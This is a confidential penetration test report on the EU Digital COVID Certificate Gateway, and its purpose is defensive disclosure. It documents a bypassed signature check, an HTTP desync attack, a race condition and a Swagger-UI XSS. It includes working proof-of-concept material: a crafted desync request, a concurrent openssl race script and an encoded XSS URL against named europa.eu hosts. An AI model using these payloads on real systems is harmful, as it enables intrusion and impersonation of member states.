Name: NGI Emergency Tech Review Facility

Contract nr: LC-01499045

Date of signature: 30-04-2020

Name of the deliverable: 3.6 Deliverable In-depth assessment Digital COVID Certificate Gateway

Authors: Robin Peraglie, Marcus Bointon (Radically Open Security)

Level of distribution: Confidential, only for members of the facility (including the Commission Services)

Confidential: Yes

Radically Open Security

Penetration Test Report

European Commission

V 1.0
Amsterdam, July 4th, 2021
Confidential

Document Properties

Client	European Commission
Title	Penetration Test Report
Targets	Source Code Audit of the Digital Covid Certificate (DCC) Gateway Penetration test of the DCC Gateway as deployed in its acceptance (ACC) environment.
Version	1.0
Pentester	Robin Peraglie
Authors	Robin Peraglie, Marcus Bointon
Reviewed by	Marcus Bointon
Approved by	Melanie Rieback

Version control

Version	Date	Author	Description
0.1	July 1st, 2021	Robin Peraglie	Main report
0.2	July 4th, 2021	Marcus Bointon	Review
1.0	July 4th, 2021	Marcus Bointon	1.0

Contact

For more information about this document and its contents please contact Radically Open Security B.V.

Name	Melanie Rieback
Address	Science Park 608 1098 XH Amsterdam The Netherlands
Phone	+31 (0)20 2621 255
Email	info@radicallyopensecurity.com

Table of Contents

1 Executive Summary

1.1 Introduction

Between June 1, 2021 and June 30, 2021, Radically Open Security B.V. carried out a penetration test for European Commission

This report contains our findings as well as detailed explanations of exactly how ROS performed the penetration test.

1.2 Scope of work

The scope of the penetration test was limited to the following targets:

- Source Code Audit of the Digital Covid Certificate (DCC) Gateway
- Penetration test of the DCC Gateway as deployed in its acceptance (ACC) environment.

The scoped services are broken down as follows:

- Source Code Audit and Penetration testing of the Digital Covid Certificate (DCC) Gateway in its acceptance (ACC) environment.: 8 days
- Reporting: 1 days
- **Total effort: 9 days**

1.3 Project objectives

ROS will perform a penetration test and source code audit of the Digital Covid Certificate (DCC) Gateway component (also known as the Digital Green Certificate (DGC) Gateway) deployed in its acceptance testing environment (ACC) in order to assess the security of the digital COVID-19 certificate system developed for the European Commission. To do so ROS will access the ACC environment and the source code of the DCC Gateway extension both manually and with the help of automated tools in attempting to find security issues and misconfigurations, and to exploit any vulnerabilities found to try to gain further access and elevated privileges.

1.4 Timeline

The Security Audit took place between June 1, 2021 and June 30, 2021.

1.5 Results In A Nutshell

During this crystal-box penetration test we found 1 High, 3 Low, 1 Elevated and 1 Moderate-severity issues.


Only two findings relate directly to the source code of the DCC gateway. The majority of findings concern the infrastructure, primarily the Apache Tomcat web server, the BlueCoat reverse proxy, and the interaction between them.

By exploiting the issues we found, an attacker might be able to revoke or re-upload DSC certificates in the name of other member states if attackers are able to authenticate to the load balancer as those member states. A more advanced attack described in DCC-004 (page 15) suggests that attackers are not only able to read the HTTP responses of other member states but can also impersonate them. Additionally, DCC-004 (page 15) very likely impacts other EU projects, like the EU Federation gateway services, which appear to use the same server stack, making them similarly vulnerable to this attack. The DCC gateway is vulnerable to a race condition vulnerability in DCC-005 (page 18) that allows attackers to upload multiple DSC certificates ambiguously with the same KID. Depending on verifier implementation, this could become a problem as they cannot distinguish the correct DSC certificate that must be used to verify a health certificate.


1.6 Summary of Findings

ID	Type	Description	Threat level
DCC-001	Insufficient Verification of Data Authenticity	Success or failure of cryptographic signature verification of uploaded CMS messages had no impact and was discarded by the DCC gateway.	High
DCC-004	HTTP Desynchronization	The HTTP server stack including the BlueCoat reverse proxy and Apache Tomcat web server is vulnerable to an HTTP desynchronization attack.	Elevated
DCC-007	Cross-Site Scripting	The CIRCABC deployed on the circabc.europa.eu domain serves an outdated Swagger-UI application that suffers from a known cross-site scripting vulnerability.	Moderate
DCC-002	Information Disclosure	The Tomcat web server returns verbose error messages when an unexpected exception is thrown.	Low
DCC-003	Outdated Software	Apache Tomcat 9.0.41 is known to parse HTTP headers more strictly than the rest of the HTTP server stack, resulting in parsing differences that could lead to unexpected and/or insecure behavior.	Low
DCC-005	Race Condition	No synchronisation techniques are used in the DCC to prevent race conditions in the database layer, allowing duplicate certificate thumbprints.	Low

1.6.1 Findings by Threat Level



1.6.2 Findings by Type



1.7 Summary of Recommendations

ID	Type	Recommendation
DCC-001	Insufficient Verification of Data Authenticity	• Throw an exception or return a negative state within the `SignedCertificateMessageParser`. • The returned error state should be respected by all controllers and the program must immediately stop processing the request any further. This approach ensures that the signature is always correctly verified and will achieve – in combination with the validation logic already implemented – the intended security.
DCC-002	Information Disclosure	• Configure the DCC to minimize exposure of technical information in HTTP responses.
DCC-003	Outdated Software	• Update the Apache Tomcat web server to the latest version (9.0.47 at the time of writing). By updating Tomcat to the most recent release, LF line breaks will be interpreted the same way on both Apache Tomcat and the intercepting proxy web server. • Configure the intercepting proxy to perform strict request and line-ending normalization to make it harder to leverage HTTP desync attacks
DCC-004	HTTP Desynchronization	• Identify systems that use the same HTTP server stack and check if they are vulnerable. • Implement much stricter header and request normalization. • Replace the affected reverse proxy with an open-source reverse proxy like NGINX that deploys much stricter normalization. • Disallow the `Expect` header field by replying with an HTTP error before the request passes the BlueCoat reverse proxy.
DCC-005	Race Condition	• Add a unique index on the KID field to prevent creation of duplicate records. • Define critical sections that require exclusive database access and use appropriate synchronization techniques (such as transactions or locks) on the database level.
DCC-007	Cross-Site Scripting	• Fix the vulnerability by updating to the latest Swagger-UI. • Block access to the service or remove it if it is not required. • Redesign the certificate transfer mechanism to use approaches that are better at protecting integrity and confidentiality, such as by using established cryptographic parameters, or physically sending a representative of a member state to the DCC gateway operators.

2 Methodology

2.1 Planning

Our general approach during penetration tests is as follows:

1. **Reconnaissance**
   We attempt to gather as much information as possible about the target. Reconnaissance can take two forms: active and passive. A passive attack is always the best starting point as this would normally defeat intrusion detection systems and other forms of protection afforded to the app or network. This usually involves trying to discover publicly available information by visiting websites, newsgroups, etc. An active form would be more intrusive, could possibly show up in audit logs and might take the form of a social engineering type of attack.
2. **Enumeration**
   We use various fingerprinting tools to determine what hosts are visible on the target network and, more importantly, try to ascertain what services and operating systems they are running. Visible services are researched further to tailor subsequent tests to match.
3. **Scanning**
   Vulnerability scanners are used to scan all discovered hosts for known vulnerabilities or weaknesses. The results are analyzed to determine if there are any vulnerabilities that could be exploited to gain access or enhance privileges to target hosts.
4. **Obtaining Access**
   We use the results of the scans to assist in attempting to obtain access to target systems and services, or to escalate privileges where access has been obtained (either legitimately though provided credentials, or via vulnerabilities). This may be done surreptitiously (for example to try to evade intrusion detection systems or rate limits) or by more aggressive brute-force methods. This step also consist of manually testing the application against the latest (2017) list of OWASP Top 10 risks. The discovered vulnerabilities from scanning and manual testing are moreover used to further elevate access on the application.

2.2 Risk Classification

Throughout the report, vulnerabilities or risks are labeled and categorized according to the Penetration Testing Execution Standard (PTES). For more information, see: http://www.pentest-standard.org/index.php/Reporting

These categories are:

- **Extreme**
  Extreme risk of security controls being compromised with the possibility of catastrophic financial/reputational losses occurring as a result.

- **High**
  High risk of security controls being compromised with the potential for significant financial/reputational losses occurring as a result.
- **Elevated**
  Elevated risk of security controls being compromised with the potential for material financial/reputational losses occurring as a result.
- **Moderate**
  Moderate risk of security controls being compromised with the potential for limited financial/reputational losses occurring as a result.
- **Low**
  Low risk of security controls being compromised with measurable negative impacts as a result.

3 Reconnaissance and Fingerprinting

We were able to gain information about the software and infrastructure through the following automated scans. Any relevant scan output will be referred to in the findings.

- nmap – http://nmap.org
- BurpSuite – https://portswigger.net/burp
- SSLScan – https://github.com/rbsec/sslscan

4 Findings

We have identified the following issues:

4.1 DCC-001 — Result of CMS Signature Verification ignored

Vulnerability ID: DCC-001	**Status:** Resolved
Vulnerability type: Insufficient Verification of Data Authenticity	
Threat level: High	

Description:

Success or failure of cryptographic signature verification of uploaded CMS messages had no impact and was discarded by the DCC gateway.

Technical description:

The CMS message parser implemented within the `SignedCertificateMessageParser` class of the `dgc-lib` repository correctly asserts the presence of a single signature and correctly returns a parser error if the assertion fails. Although the signature is verified and the result is saved in the `signatureVerified` property, no exception is thrown on failure, and a successful parser state is always returned. Furthermore, it has no effect on the control flow of the program and request processing continues irrespective of the verification result.

Affected Code:

`dgc-lib-main/src/main/java/eu/europa/ec/dgc/signing/SignedCertificateMessageParser.java:235`

```
        if (cmsSignedData.getSignerInfos().size() != 1) {
            log.error("Signed Message contains more than 1 signer information");
            parserState = ParserState.FAILURE_CMS_SIGNER_INFO;
            return;
        }
        SignerInformation signerInformation = cmsSignedData.getSignerInfos().iterator().next();
        try {
            signatureVerified = signerInformation.verify(
                new JcaSimpleSignerInfoVerifierBuilder().build(signingCertificate)
            );
        } catch (CMSException | OperatorCreationException | CertificateException e) {
            log.error("Failed to validate Signature");
        }

        parserState = ParserState.SUCCESS;
```

HTTP Request:

```
POST /signerCertificate/delete/ HTTP/1.1
Host: acc-dgcg-ws.tech.ec.europa.eu
User-Agent: curl/7.68.0
Content-Type: application/cms
Connection: Keep-Alive
Transfer-Encoding: identity
Content-Length: 4880

MIIORgYJKoZIhvcNAQcCoIIO...eU7Svcs7qEEt7U89+jzb33iu7Hsy4GKSBKlCb6VAsP0pA==
```

Here the request contains an RFC-8933 compliant CMS message that is accepted by the DCC. However, the relevant bits of the signature were flipped in such a way that the signature became invalid. This was detected by the DCC gateway and communicated in an error message in the response, which is triggered after all signature verification checks have already been passed:

HTTP Response:

```
HTTP/1.1 404
Content-Type: application/json
Date: Thu, 17 Jun 2021 11:47:32 GMT
Server: Europa
Connection: Keep-Alive
Content-Length: 8557

{
  "code":"0x005",
  "problem":"The certificate doesn't exists in the database.",

 "sendValue":"{SignedCertificateDto(payloadCertificate=org.bouncycastle.cert.X509CertificateHolder@c9
be83ec, signerCertificate=org.bouncycastle.cert.X509CertificateHolder@3a52d2c3,
 rawMessage=MIIORgYJKoZIhvcNAQcCoIIONzCCD...KlCb6VAsP0pA==,
 signature=MIAGCSqGSIb3DQEHAqCAMI...u7Hsy4GKSBKlCb6VAsP0pAAAAAAAAA==, verified=false)} country:
{YY}",
  "details":"Uploaded certificate does not exists"
}
```

The `verified=false` attribute can be seen in the message. Note that this error message was triggered on purpose and can easily be bypassed by specifying an existing certificate. This allows attackers to revoke and supply DSC certificates that were signed by the member states CSCA.

Impact:

The DCC Gateway processes invalid and valid signatures exactly the same way. As a result, attackers are not required to forge a valid cryptographic signature for the CMS payload and therefore do not need to know or compromise the private key of the member state's upload certificate. This provides an opportunity for attackers that have compromised the TLS authentication certificate of a member state or the TLS-terminating reverse proxy to submit arbitrary CMS messages without the upload certificate. This could, for instance, be used by adversaries to perform the unauthorized revocation of DSC certificates of that same member state.

Recommendation:

- Throw an exception or return a negative state within the `SignedCertificateMessageParser`.
- The returned error state should be respected by all controllers and the program must immediately stop processing the request any further. This approach ensures that the signature is always correctly verified and will achieve – in combination with the validation logic already implemented – the intended security.

4.2 DCC-002 — Verbose Error Pages expose Server Identity and Stack Traces

Vulnerability ID: DCC-002

Vulnerability type: Information Disclosure

Threat level: Low

Description:

The Tomcat web server returns verbose error messages when an unexpected exception is thrown.

Technical description:

The Tomcat server can be very verbose when exceptions occur. One instance was found during HTTP request parsing where the following error was triggered:

```
    org.apache.coyote.http11.Http11InputBuffer.skipLine(Http11InputBuffer.java:1041)
    org.apache.coyote.http11.Http11InputBuffer.parseHeader(Http11InputBuffer.java:963)
    org.apache.coyote.http11.Http11InputBuffer.parseHeaders(Http11InputBuffer.java:593)
    org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:284)
    org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:65)
    org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:888)
    org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1597)
    org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
    java.base&#47;java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1128)
    java.base&#47;java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:628)
    org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
    java.base&#47;java.lang.Thread.run(Thread.java:834)
</pre><p><b>Note</b> The full stack trace of the root cause is available in the server logs.</p><hr
 class="line" /><h3>Apache Tomcat/9.0.x</h3>
```

The error message reveals the web server type and major version: `Apache Tomcat/9.0.x`. Additional stack traces including line numbers can be used to unambiguously identify the exact Apache Tomcat version, which is believed to be `9.0.41`.

Ideally all uncaught exceptions and errors result in a static error page with only the original HTTP status code. With this approach, attackers gain no useful information from the HTTP error responses that reveal the server's identity or version, and nor can they extract valuable information about the root cause of their potential attack vector via stack traces.

Impact:

This information gives potential attackers very useful information that can aid them in devising further attacks on the system. Exact version information can expose that the Tomcat web server is slightly outdated, allowing them to target this specific versions for follow-up n-day exploits.

Recommendation:

- Configure the DCC to minimize exposure of technical information in HTTP responses.

4.3 DCC-003 — Slightly Outdated Apache Tomcat Parses Headers Incorrectly

Vulnerability ID: DCC-003

Vulnerability type: Outdated Software

Threat level: Low

Description:

Apache Tomcat 9.0.41 is known to parse HTTP headers more strictly than the rest of the HTTP server stack, resulting in parsing differences that could lead to unexpected and/or insecure behavior.

Technical description:

The HTTP server stack and HTTP specification allows parsing an individual LF (`0x0a`) character as a line break in contrast to the CRLF byte sequence (`0x0d 0x0a`). Additionally, the reverse proxies perform insufficient HTTP header or line-ending normalization before forwarding the headers directly to the pool member that serves the DCC web application. Headers added by the reverse proxies were found to contain LF or CRLF line breaks, depending on the incoming HTTP request's line endings.

In contrast, the Apache Tomcat 9.0.41 web server only respects the CRLF byte sequence as the end of a header. Any headers that are inserted by the load balancer will therefore not be respected by the Tomcat server if their line endings are LF only.

Impact:

Although this cannot be abused by itself, it could be a factor in HTTP header or request-smuggling attacks that attempt to bypass authentication.

Recommendation:

- Update the Apache Tomcat web server to the latest version (9.0.47 at the time of writing). By updating Tomcat to the most recent release, LF line breaks will be interpreted the same way on both Apache Tomcat and the intercepting proxy web server.
- Configure the intercepting proxy to perform strict request and line-ending normalization to make it harder to leverage HTTP desync attacks

4.4 DCC-004 — HTTP Desync Attack through BlueCoat Reverse Proxy

Vulnerability ID: DCC-004

Vulnerability type: HTTP Desynchronization

Threat level: Elevated

Description:

The HTTP server stack including the BlueCoat reverse proxy and Apache Tomcat web server is vulnerable to an HTTP desynchronization attack.

Technical description:

The HTTP server stack deployed in the acceptance environment was found to have several anomalies in parsing HTTP requests and responses sent to and received from the Apache Tomcat web server. In one example the HTTP server stack could be tricked into erroneously parsing a single HTTP response as two distinct HTTP responses, making the system vulnerable to an HTTP desynchronization attack.

Within the HTTP server stack there are multiple HTTP reverse proxies sitting between the client and a pool of Apache Tomcat servers that serve the same DCC Gateway web application. For performance reasons, HTTP connections between the reverse proxy and individual pool members are reused via the `Connection: Keep-Alive` header that is supported by version `1.1` of the HTTP protocol.

This means that, eventually, requests and associated responses from multiple different clients are sent sequentially through the same HTTP protocol instance performed between the reverse proxies and the Apache Tomcat web server.

This architecture is common and can lead to security vulnerabilities if the reverse proxy interprets the delimitation of requests or responses differently than other involved protocol parties, leading to a desynchronization of the HTTP protocol among them.

In this case, the misinterpretation seems to occur when the BlueCoat reverse proxy parses the HTTP response from the Apache Tomcat server that is triggered by a specially-crafted HTTP request originating from the attacker. The HTTP request abuses a combination of multiple nuances of the HTTP protocol in the requests sent through the mutually-authenticated TLS connection:

Requirements:

1. The `Expect: 100-continue` header must be added to the HTTP request.
2. The HTTP request must use the `HEAD` HTTP request method.
3. The requests must be sent over a `Keep-Alive` HTTP connection.

The following HTTP request fulfills these requirements:

HTTP request:

```
HEAD /signerCertificate/delete/ HTTP/1.1
Host: acc-dgcg-ws.tech.ec.europa.eu
User-Agent: curl/7.68.0
Accept: */*
X-SSL-Client-SHA256: 818cd7ad2f292ed3252503e96dc63b67044135d96ce180f321d8aac3a596c4f2
X-SSL-Client-DN: C=YY
Expect: 100-continue
Content-Type: application/cms
Content-Type1: multipart/form-data; boundary=123456789
Connection: Keep-Alive
Trailer: Expiressss
Transfer-encoding: chunked
Content-Length1: 11110

0
```

The HTTP server stack will answer this request with an empty response, indicating a successful attack. If this request is directly sent in sequence with an ordinary HTTP request, the HTTP responses are off by one, meaning that a fresh HTTP request will receive an outdated HTTP response that may have been triggered by a completely different client – in this case another member state.

For example, the following HTTP responses were both received through the same HTTP/1.1 protocol instance that was kept alive via the `Connection: Keep-Alive` header; By observing the `country=` part within the response bodies it can be deduced that the former response was targeted on member state YY and the latter for member state YB, but both were received by member state YY. This means that member state YY has triggered a HTTP protocol desynchronization to leak the HTTP response of member state YB.

HTTP response:

```
HTTP/1.1 404
Content-Type: application/json
Transfer-Encoding: chunked
Date: Mon, 14 Jun 2021 19:33:22 GMT
```

```
Server: Europa
Connection: Keep-Alive

216D
{"code":"0x005","problem":"The certificate doesn't exists in the
 database.","sendValue":"{SignedCertificateDto(payloadCertificate=org.bouncycastle.cert.X509Certifica
teHolder@c9be83ec, signerCertificate=org.bouncycastle.cert.X509CertificateHolder@3a52d2c3,
 rawMessage=MIIORgYJKoZIhvcNAQcC...AsP0pA==, signature=MIAGCSqGSI...AAAA==,
 verified=false)} country:{YY}","details":"Uploaded certificate does not exists"}
0

HTTP/1.1 400
Content-Type: application/json
Transfer-Encoding: chunked
Date: Mon, 14 Jun 2021 19:33:51 GMT
X-Cnection: close
Server: Europa
Connection: Keep-Alive

2222
{"code":"0x007","problem":"Possible reasons: Wrong Format, no CMS, not the correct
 signing alg missing attributes, invalid signature, certificate not signed by known
 CA","sendValue":"{SignedCertificateDto(payloadCertificate=org.bouncycastle.cert.X509Certifica
teHolder@c9be83ec, signerCertificate=org.bouncycastle.cert.X509CertificateHolder@3a52d2c3,
 rawMessage=MIIORgY...6VAsP0pA==, signature=MIAGCSqGSIb...AAAAAAAA==,
 verified=false)} country:{YB}","details":"Could not find upload certificate with hash
 0b7c6859555af7355c9b485ab663443d9fca5a60bca756d5cba21bc7f7b3c4c8 and country YB"}
0
```

Impact:

With the described attack methodology, an authenticated member state is able to read the HTTP response of another member states request. Since the HTTP responses are, in this particular case, not considered sensitive or secret, the impact is lowered for this specific scenario.

However, due to the lack of request and header normalization (see DCC-003 (page 14)) it is likely that the HTTP server stack preceding the Apache Tomcat web server suffers from an alternative HTTP Desync attack. This is critical as it could allow setting or overriding request headers that certify the authentication state inherited from the mutually-authenticated TLS connection. In combination with issue DCC-001 (page 11) this would allow a member state to impersonate another and perform unauthorized actions like revoking or uploading DSC certificates.

Additionally, we note that other EU projects like the EU Federation gateway services that use the same HTTP server stack including the BlueCoat products that may be equally vulnerable to such attacks, with a potential for more severe impacts on the confidentiality of information.

Recommendation:

- Identify systems that use the same HTTP server stack and check if they are vulnerable.
- Implement much stricter header and request normalization.

- it has to be considered to replace the BlueCoat reverse proxy with open-source software like NGINX that is widely used and well-tested.
- As a temporary solution, disallow the `Expect` header field by replying with an HTTP response carrying an error status code like `417 - Expectation Failed`. This should be done before the request passes the BlueCoat reverse proxy. This prevents attackers from using the `Expect` header, eliminating a primary prerequisite for this specific attack.

4.5 DCC-005 — Race Condition Allows Upload of Two Certificates With The Same KID

Vulnerability ID: DCC-005

Vulnerability type: Race Condition

Threat level: Low

Description:

No synchronisation techniques are used in the DCC to prevent race conditions in the database layer, allowing duplicate certificate thumbprints.

Technical description:

During the source code audit of the DCC gateway application we noticed that no synchronization techniques are used to prevent race condition vulnerabilities in the database layer. We confirmed that this allowed malicious authenticated member-states to upload multiple DSC certificates that have the same thumbprint or KID.

Before adding or removing a new DSC certificate to the database, the DCC gateway performs several checks that are implemented within the `contentCheck*` functions. The `contentCheckAlreadyExists()` method calculates the fingerprint of the certificate and will throw an exception if the fingerprint is already present in the database.

This works fine if the functions are executed sequentially, however, as no synchronization techniques are applied on the database this makes logic prone to a Time-Of-Check-Time-Of-Use (TOCTOU) race condition vulnerability. If two requests happen to run concurrently under specific timing and scheduling constraints, the checks are all performed before both DSC certificates are inserted into the database, and thus both inserts may be able to succeed.

Affected Code:

`eu/europa/ec/dgc/gateway/service/SignerInformationService.java`

```
    public SignerInformationEntity addSignerCertificate(
        X509CertificateHolder uploadedCertificate,
        X509CertificateHolder signerCertificate,
        String signature,
        String authenticatedCountryCode
    ) throws SignerCertCheckException {

        contentCheckUploaderCertificate(signerCertificate, authenticatedCountryCode);
        contentCheckCountryOfOrigin(uploadedCertificate, authenticatedCountryCode);
        contentCheckCsca(uploadedCertificate, authenticatedCountryCode);
        contentCheckAlreadyExists(uploadedCertificate);
        contentCheckKidAlreadyExists(uploadedCertificate);
        // [...]
            certRawData = uploadedCertificate.getEncoded();
        // [...]
        SignerInformationEntity newSignerInformation = new SignerInformationEntity();
        newSignerInformation.setCountry(authenticatedCountryCode);
        newSignerInformation.setRawData(Base64.getEncoder().encodeToString(certRawData));
        newSignerInformation.setThumbprint(certificateUtils.getCertThumbprint(uploadedCertificate));
        // [...]
        newSignerInformation = signerInformationRepository.save(newSignerInformation);
```

Impact:

This allows attackers to upload multiple DSC certificates with the same thumbprint and fingerprint which will be persisted in the database. This could fool member states that are trying to download a specific certificate by its KID leading to unintended behavior due to ambiguities.

Proof Of Concept (race.sh):

```
(cat race; sleep 2) | openssl s_client -connect acc-dgcg-ws.tech.ec.europa.eu:443 -cert auth.pem -
key key_auth.pem -quiet
```

Steps To Reproduce:

1. Save an appropriate upload request to the file `race`.
2. Execute the script `race.sh` concurrently with the following command: `for i in `seq 1 5`; do ./race.sh > /tmp/out"$i" & done`
3. If this succeeds, the result can be observed by requesting the `/trustList/DSC/{country}` endpoint, which will hold the same certificate multiple times (see HTTP response body below).
4. If the attack failed, remove all remaining DSC certificates from the database and repeat the attack.

HTTP Response body:

```
[
  {
    "kid": "wiAIVA86gVc=",
    "timestamp": "2021-06-25T11:35:02+02:00",
    "country": "YY",
    "certificateType": "DSC",
    "thumbprint": "c22008540f3a8157e0519fc408e8e06d4a340def793313bb084f41c47db8bcf5",
    "signature": "MI...AAA==",
    "rawData": "MIIEi...O"
  },
  {
    "kid": "wiAIVA86gVc=",
    "timestamp": "2021-06-25T11:35:02+02:00",
    "country": "YY",
    "certificateType": "DSC",
    "thumbprint": "c22008540f3a8157e0519fc408e8e06d4a340def793313bb084f41c47db8bcf5",
    "signature": "MIA...AAA==",
    "rawData": "MIIE...UUO"
  }
]
```

Note that this is a probabilistic attack and may require multiple runs to succeed.

Recommendation:

- Add a unique index on the KID field to prevent creation of duplicate records. This is a simple solution that will prevent a race condition from ever being able to perform a duplicate insert if a one occurs, however, using transactions as well will prevent the situation from arising in the first place.
- Define critical sections that require exclusive database access and add appropriate synchronization techniques on the database level. This could be done by introducing transactions and/or table locks. By locking the whole table whenever a critical section is entered like adding or revoking a certificate, all requests are forced to be processed in sequence. Note, that synchronization techniques like mutexes or semaphores that scope a single instance of a Java application only are insufficient as there are multiple instances that access the same database concurrently.

4.6 DCC-007 — Reflected Cross-Site Scripting Vulnerability on CIRCABC

Vulnerability ID: DCC-007

Vulnerability type: Cross-Site Scripting

Threat level: Moderate

Description:

The CIRCABC deployed on the `circabc.europa.eu` domain serves an outdated Swagger-UI application that suffers from a known cross-site scripting vulnerability.

Technical description:

This domain is used by the DCC gateway during the on-boarding process of individual member states to share cryptographic parameters.

This version of Swagger-UI suffers from a known cross-site scripting vulnerability described in CVE-2019-16728.

Proof-Of-Concept:

```
https://circabc.europa.eu/swagger-ui/index.html?
url=data:;base64,b3BlbmFwaTogIjMuMC4wIgoKaW5mbzoKICB0aXRsZTogWFNTIHZpYSBET01QdXJpZnkgQnlwYXNzCiAgZGVz
Y3JpcHRpb246IAogICAgPGg0PlRFU1Q8L2g0PgogICAgPGZvcm0%2BPG1hdGg%2BPG10ZXh0PjwvZm9ybT48Zm9ybT4
8bWdseXBoPjxzdmc%2BPG10ZXh0PjxzdHlsZT48cGF0aCBpZD0iPC9zdHlsZT48aW1nIG9uZXJyb3I9YWxlcnQoZG9j
dW1lbnQuZG9tYWluKSBzcmM%2BIj4%3D
```

Impact:

Although this service is not part of the DCC Gateway, it is used to relay certificates from all member states to the EU, making it an attractive target for attackers to use to exchange and re-sign certificates. The cross-site scripting vulnerability allows attackers that lure a victim onto their web page to perform unauthorized actions in the name of the authenticated victim on the EU's CIRCABC platform. This would nullify all the security efforts made by the DCC Gateway to protect the integrity of those cryptographic parameters.

Recommendation:

- Fix the vulnerability by updating to the latest Swagger-UI.
- Block access to the service or remove it if it is not required.
- Redesign the certificate transfer mechanism to use approaches that are better at protecting integrity and confidentiality, such as by using established cryptographic parameters, or physically sending a representative of a member state to the DCC gateway operators.

5 Non-Findings

In this section we list some of the things that were tried but turned out to be dead ends.

5.1 NF-006 — Leading Zero Bug in SHA-256 Hash Calculation

The SHA-256 hash calculation was found to suffer from insufficient normalization of the hash returned as a hex string. We found that a patch was applied to the SHA-256 hash calculation of a byte array still has problems when the hash contains multiple leading null bytes. The patch was intended to solve a problem where the returned hex string representing the SHA-256 hash would omit leading zeros. This led to issues in the past as individual member states could simply not authenticate due to mismatching certificate fingerprints. A patch intended to solve this issue adds a single leading zero if the hash is only 63 characters long:

Affected Code:

`dgc-lib-main/src/main/java/eu/europa/ec/dgc/utils/CertificateUtils.java:140`

```
private String calculateHash(byte[] data) throws NoSuchAlgorithmException {
    byte[] certHashBytes = MessageDigest.getInstance("SHA-256").digest(data);
    String hexString = new BigInteger(1, certHashBytes).toString(16);

    if (hexString.length() == 63) {
        hexString = "0" + hexString;
    }

    return hexString;
}
```

However, the same problem can still occur when the hash starts with *more than one* null leading byte. In that case, the `hexString` variable will be 62 or fewer characters in length, resulting in the same authentication issues as before the patch. A better solution is left-pad the string with zeroes until it is exactly 64 characters in length. By doing so, all edge-cases are covered and a source of error for usability – and potentially security – is eliminated.

6 Future Work

- **Retest of findings**
  When mitigations for the vulnerabilities described in this report have been deployed, a repeat test should be performed to ensure that they are effective and have not introduced other security problems.
- **Regular security assessments**
  Security is an ongoing process and not a product, so we advise undertaking regular security assessments and penetration tests, ideally prior to every major release or every quarter.
- The DCC Gateway acts as a trust anchor to connect member states and share cryptographic key material among them. Other important layers of the architecture make use of this cryptographic key material like the issuance service and web front-end that signs the health certificates, or the mobile applications that store and verify them. It is therefore advisable to perform a full audit of those components in order to assess the security of the complete architecture.
- Similarly, we recommend verifying that the infrastructure of the EU and the on-boarding process of individual member states cannot be compromised. For instance DCC-007 (page 20) describes a vulnerability that can be leveraged by attackers to impact the users of platform that is used to share the cryptographic key material. As this is an unknown system it is likely that more severe vulnerabilities exist, despite the project being open-source.

7 Conclusion

